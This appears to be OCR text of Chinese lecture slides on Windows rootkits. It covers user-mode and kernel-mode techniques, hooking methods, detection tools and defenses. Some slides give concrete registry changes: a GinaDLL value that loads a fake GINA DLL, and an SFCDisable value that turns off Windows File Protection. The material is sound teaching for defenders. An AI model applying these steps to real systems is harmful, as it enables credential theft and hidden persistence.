
- 用户态API（RING3）
  - Win32 API和POSIX接口API
- Native API（内核）
  - Windows NT架构系统中真正工作的API
- POSIX标准（可移植操作系统接口，Portable Operating System Interface）
- 子系统”（Sub System）
  - win32

正常的系统查询过程




RootKit入侵之后的系统查询过程







按照内核模式分类

- 用户级Rootkit
  - 不深入系统内核，通常在用户层进行相关操作。
- 内核级Rootkit
  - 深入系统内核，改变系统内核数据结构，控制内核本身。


Windows user mode processes
TestApp.EXE
Notepad.EXE
Iexplore.EXE
Explorer.EXE
User-level spy
User32.DLL
Advapi32.DLL
Gdi32.DLL
Rpcrt4.DLL
Kernel32.DLL
Ntdll.DLL
INT 2Eh
Windows Kernel
Kernel hook driver
Ntoskrnl.EXE
Hal.DLL
Bootvid.DLL


Win32 kernel APIs
Win32 USER and GDI APIs
Win32 application
Call WriteFile(...)
Application
Call USER or GDI service(...)
WriteFile in Kernel32.dll
Call NtWriteFile Return to caller
Win32-specific
NtWriteFile in Ntdll.dll
Int 2E Return to caller
Used by all subsystems
Gdi32.dll or User32.dll
Int 2E Return to caller
Win32-specific
User mode
Kernel mode
Software interrupt
KiSystemService in Ntoskrnl.exe
Call NtWriteFile Dismiss interrupt
NtWriteFile in Ntoskrnl.exe
Do the operation Return to caller
Software interrupt
KiSystemService in Ntoskrnl.exe
Call Win32 routine Dismiss interrupt
Service entry point in Win32k.sys
Do the operation Return to caller

Rootkit技术发展




- 1. Ring3 (用户态) -> Ring0 (核心态）
- 2. MEP (Modify Execution Path) -> DKOM (Direct Kernel Object Manipulation)
- 3. 越来越深入系统底层,挖掘未公开系统内部数据结构
- 4. 非纯技术性的各种新思路..

Windows用户模式Rootkit

- 像UNIX上一样，修改关键性操作系统软件以使攻击者获得访问权并隐藏在计算机中。

- 用户模式RootKit控制操作系统的可执行程序，而不是内核。

Windows下用户模式RootKit不盛行



- 原因如下：
  - 应用程序级后门迅速增加。
  - 很多Windows RootKit直接聚焦于控制内核
  - Windows文件保护（WFP）阻碍可执行程序的替换。
  - Windows源码不公开。
  - 缺乏详细文档，对Windows的内部工作原理不够了解。


Windows RootKit的三种方法

- 使用现有接口在现有Windows函数之间注入恶意代码。
  - FakeGINA

  Ctrl+Alt+Del → winlogon.exe→fakegina.dll→msgina.dll
  - 方法：添加注册表键值


  HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon 下添加GinaDLL变量名，类型为[REG_SZ]即可。

- 关闭Windows文件保护机制，然后覆盖硬盘上的文件。
  - 解决WFP, SFC (System File Checker)
  - 方法一，sfc /scannow
  - 方法二,gpedit.msc中修改计算机配置→管理模板→系统→windows文件保护，设置文件保护，修改为已禁用。
  - 方法三，HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon 修改SFCDisable=dword:ffffff9d
- 利用DLL注入和API挂钩操纵正在内存中运行的进程。



Technique 1:
Use existing interfaces to insert malicious code between existing Windows functions.
Example: FakeGINA

Technique 2:
Disable Windows File Protection feature and overwrite files on the hard drive.
Example: Code Red II Worm



Technique 3:
Utilize DLL injection and API hooking to manipulate running processes in memory
Example:
AFX Windows RootKit

嵌入代码


覆盖代码

DLL注入和APIhook

防御Windows 用户模式 RootKit

- 强化和修补系统，使得攻击者不能获得管理员和系统权限。
  - Win2K Pro Gold Template
  - CIS: Scoring tool
- 使用文件完整性检验工具
  - 如Fcheck，Tripwire商业版…
- 安装防病毒软件
- 安装防火墙
- 如果发现Rootkit已进入系统，最好重建系统，并小心应用补丁程序。

内核模式RootKit



- 内核模式RootKit：修改现有的操作系统软件（内核本身），从而使攻击者获得一台计算机的访问权并潜伏在其中。

- 比用户模式RootKit更彻底、更高效。


大多数内核模式Rootkit采用以下手段

- 文件和目录隐藏
- 进程、服务、注册表隐藏
- 网络端口隐藏
- 混合模式隐藏（隐藏网络接口混合状态）
- 执行改变方向
- 设备截取和控制
  - 如底层键盘截获

Rootkit的技术思路


- 改变函数的执行路径，从而引入/执行攻击者的代码，如修改IAT, SSDT, in-line 函数hooking。
- 增加过滤层驱动。（kernel）
- 直接修改物理内存。（Direct Kernel object manipulation, DKOM）

检测Rootkit的技术思路



- 基于签名的检测：keywords
- 启发式或行为的检测：VICE/Patchfinder(inject code)
- 交叉检测（Cross view based detection）:RootKit revealer/Klister/Blacklight/GhostBuster
- 完整性检测：System virginity Verifier/Tripware.


加强Windows内核防护



- 防御
  - 定期加强配置，打补丁
  - IPS（Intrusion Prevention Systems）
- 检测
  - 防病毒软件
  - 文件完整性检测工具
  - RootKit检测工具（IceSword，RootkitRevealer.zip）

